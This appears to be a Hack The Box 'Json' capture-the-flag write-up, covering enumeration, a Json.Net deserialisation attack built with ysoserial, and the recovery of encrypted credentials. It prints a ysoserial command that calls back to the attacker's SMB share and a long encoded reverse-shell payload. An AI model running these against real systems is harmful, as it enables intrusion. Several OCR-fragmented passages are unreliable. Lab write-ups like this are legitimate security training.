

# Scanning

```
purpleWolf@Kali: [sudo] password :  
Running Masscan
```

```
8 |_ht  
9 |_ht  
10 135/  
11 137/  
12 139/  
13 445/  
14 5985
```

```
18 |_http-server-header: Microsoft-HTTPAPI/2.0
19 |_http-title: Not Found
20 49152/tcp open msrpc Microsoft Windows RPC
21 49153/tcp open msrpc Microsoft Windows RPC
22 49154/tcp open msrpc Microsoft Windows RPC
23 49155/tcp open msrpc Microsoft Windows RPC
24 49156/tcp open msrpc Microsoft Windows RPC
25 49157/tcp open msrpc Microsoft Windows RPC
26 49158/tcp open msrpc Microsoft Windows RPC
```

```
purplew0lf@Kali:~/Downloads/json/enum/enum4linux-ng$ enum4linux -a 10.10.10.158 -u 'guest' -p 'guest'
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Dec  7 15:54:27 2020
File System
| Target Information |
=====
Target ..... 10.10.10.158
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.158 |
=====
[+] Got domain/workgroup name: WORKGROUP
AMD64
| Nbtstat Information for 10.10.10.158 |
=====
Looking up status of 10.10.10.158
  JSON      <00> -      B <ACTIVE>  Workstation Service
  WORKGROUP <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
  JSON      <20> -      B <ACTIVE>  File Server Service

  MAC Address = 00-50-56-B9-9A-39
```

A screenshot of a web-based login interface. The title "Welcome Back!" is at the top. Below it are two input fields, both containing the text "admin". Underneath the fields is a checkbox labeled "Remember Me". At the bottom is a large blue "Login" button.

A screenshot of a Kali Linux desktop environment showing a browser window. The address bar shows "10.10.10.158/index.html#". The page displays a dashboard for a user named "User Admin HTB". The dashboard includes sections for "Dashboard", "EARNINGS (MONTHLY)", "EARNINGS (ANNUAL)", "TASKS", and "PENDING REQUESTS". A "Generate Report" button is visible in the top right corner.

## Burpsuite

If we look at Burpsuite, we find something quite interesting. There's an API that calls on the Account and creates a base64 cookie from our input

```
1 | GET /api/Account/ HTTP/1.1
2 | Host: 10.10.10.158
3 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 | Accept: application/json, text/plain, */*
5 | Accept-Language: en-US,en;q=0.5
6 | Accept-Encoding: gzip, deflate
7 | Bearer: eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbjIscI1Bhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMl
8 | Connection: close
9 | Referer: http://10.10.10.158/index.html
10| Cookie: OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbjIscI1Bhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4M
11|
12|
```

If we decode the base64 cookie, it shows us our original admin;admin

```
HJhdG9yIn0=" | base64 -d
{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin HTB","Role":"Administrator"}p
```

## De-Serialisation

### Bearer

I don't know what **bearer** is in the intercepted burpsuite request. Reading around, it seems to be a **java** serialisation thing, which suggests that it may be vulnerable to de-serialisation attacks

- <https://swagger.io/docs/specification/authentication/bearer-authentication/>
- <https://stackoverflow.com/questions/40375508/whats-the-difference-between-jwts-and-bearer-token>

Messing around with payloads in the **bearer** section reveals information that can help put our exploit together

```
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 07 Dec 2020 20:39:50 GMT
Connection: close
Content-Length: 145

{
    "Message": "An error has occurred.",
    "ExceptionMessage": "Cannot deserialize Json.Net Object",
    "ExceptionType": "System.Exception",
    "StackTrace": null
}
```

## De-serialisation attacks

**PortSwigger** have a great theory and lab section on **insecure de-serialisation**, but in essence, it's when a system is too trusting and unpacks the information we pass to it. We can exploit this by having it unpack a malicious command

3

---

## Latest release

v1.34

pwntester released this on Oct 25, 2023

ActivitySurrogateSelectorFromFi  
(wrong config fixed) so Activit  
ActivitySurrogateSelectorFromFi

▼ Assets 3

ysoserial-1.34.zip

Go into the **release** tab, and download the **.zip**. Then unzip it, and drop into a windows terminal to construct an exploit.

**i** If you don't have access to a Windows VM, take this link to **cyberchef** and you should be able to replace my IP with yours and then base64 the payload and pass it into burpsuite....

<a href="https://gchq.github.io/CyberChef/#recipe=To\_Base64('A-Za-z0-9%2B/%3D'/disabled/breakpoint)From\_Base64('A-Za-z0-9%2B/%3D',true)&amp;input=ZXcwS0IDQWdJQ2NrZEhsd1pTYzZKMU41YzNSbGJTNVhhVzVrYjNkekxrUmhkR0V1VDJKcVpXTjBSR0YwWVZCeWIzWnBaR1Z5TENCUWNtVnpaVzUwWVhScGlyNUdjbUZ0WIhkdmNtc3NJRlpsY250cGlyNDIOQzR3TGpBdU1Dd2dRM1ZzZEhWeVpUMXVaWFYwY21Gc0xDQIFkV0pzYVdOTFpYbFViMnRsYmowek1XSm1NemcxTm1Ga016WTBaVE0xSnl3Z0RRb2dJQ0FnSjAxbGRHaHZaRTVoYldVbk9pZFRkR0Z5ZENjc0RRb2dJQ0FnSjAxbGRHaHZaRkJoY21GdFpYUmxjbk1uT25zTkNpQWdJQ0FnSUNBZ0p5UjBIWEJsSnpvblUzbHpkR1Z0TGtOdmJHeGxZM1JwYjl1ekxrRnljbUY1VEDsemRDD2diWE5qYjNKc2FXSXNJRlpsY250cGlyNDIOQzR3TGpBdU1Dd2dRM1ZzZEhWeVpUMXVaWFYwY21Gc0xDQIFkV0pzYVdOTFpYbFViMnRsYmoxaU56ZhOV00xTmpFNU16UmxNRGc1Snl3TkNpQWdJQ0FnSUNBZ0p5UjJZV3gxWlhNbk9sc25ZMjFrSnl3Z0p50WpJRnhjWEZ3eE1DNHhNQzR4TkM0eE0xeGNyRnhyWVd4cFhGeGNyRzVqTG1WNFpTQXhNQzR4TUM0eE5DNHhNeUEwTXpJeEIDMWxJR050WkM1bGVHVW5YUTBLSUNBZ0lIMHNEUW9nSUNBZ0owOWlhBZqZEsdWMzUmhibU5sSnpwN0p5UjBIWEJsSnpvblUzbHpkR1Z0TGTScFIXZHViM04wYVd0ekxsQnliMk5sYzNNc0lGTjVjM1JsYIN3Z1ZtVnljMmx2YmowMExqQXVNQzR3TENCRGRXeDBkWEpsUFc1bGRYUnlZV3dzSUZCMVlteHBZMHRsZVZSdmEyVnVQV0kzTjJFMI6VTJNVGt6TkdVd09Ea25mUTBLZIE9PQ</a>

## Test

To first test it's validity, let's have the box hit our **smbserver**:


```
1 ysoserial.exe -f Json.Net -g ObjectDataProvider
2 -c \\10.10.14.13\\kali\\test.txt -o base64
```

It produces a string of base64 for us

purplew0lf

You  
Invest

A screenshot of a debugger interface, likely Immunity Debugger, showing the assembly view for the file SyncLocation.exe. The assembly code is displayed in a large text area, and the right pane shows the memory dump and registers. The status bar at the bottom indicates the current assembly address as 0x401014.



The screenshot shows a debugger interface with a sidebar titled "Derived Types". Under this title, there are four entries: "Decrypt(string, bool) : string @06000001", "Encrypt(string, bool) : string @06000002", "Program @02000005", "ProjectInstaller @02000003", and "Service1 @02000004". The "Program" entry is expanded, showing its internal structure.

```
namespace Synclocation
{
    // Token: 0x02000002 RID: 2
    public static class Crypto
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static string Decrypt(string cipherString, bool useHashing)
        {
            byte[] array = Convert.FromBase64String(cipherString);
            AppSettingsReader appSettingsReader = new AppSettingsReader();
            string s = (string)appSettingsReader.GetValue("SecurityKey", typeof(string));
            byte[] key;
            if (useHashing)
            {
                MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
                key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(s));
                md5CryptoServiceProvider.Clear();
            }
            else
            {
                key = Encoding.UTF8.GetBytes(s);
            }
            TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
            tripleDESCryptoServiceProvider.Key = key;
            tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
            tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
        }
    }
}
```

```
1 ##takes the creds and base64s them
2 byte[] array = Convert.FromBase64String(cipherString);
3
4 ##an md5 hash is taken of the security key
5 string s = (string)appSettingsReader.GetValue("SecurityKey", typeof(string));
6 key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(s));
7
8 ##the base64 creds are then tripple DES encrytped, using that hashed security key
9 tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
```

These are the values that we got from the config

```
1 Username "4as8gqENn26uTs9srvQLyg=="
2 Password "oQ5i0RgUrsNRsJKH9VaCw=="
```

## FTP Root

```
purplew0lf@purplew0lf-OptiPlex-5070:~$ nc -l -p 220  
Connected to purplew0lf (10.10.10.10) port 220  
220-FileZilla Server v0.9.0 (32-bit)  
220-written by rufus  
220 Please visit http://www.filezilla-project.org  
Name (10.10.10.10):  
331 Password:  
Password:
```

```
And we have access to the root flag
```



The terminal session shows the following commands and responses:

```
ftp> pwd
257 "/Desktop" is current directory.
ftp> dir
200 Port command successful
150 Opening data channel for directory listing of "/Desktop"
-r--r--r-- 1 ftp ftp          282 May 22 2019 desktop.ini
```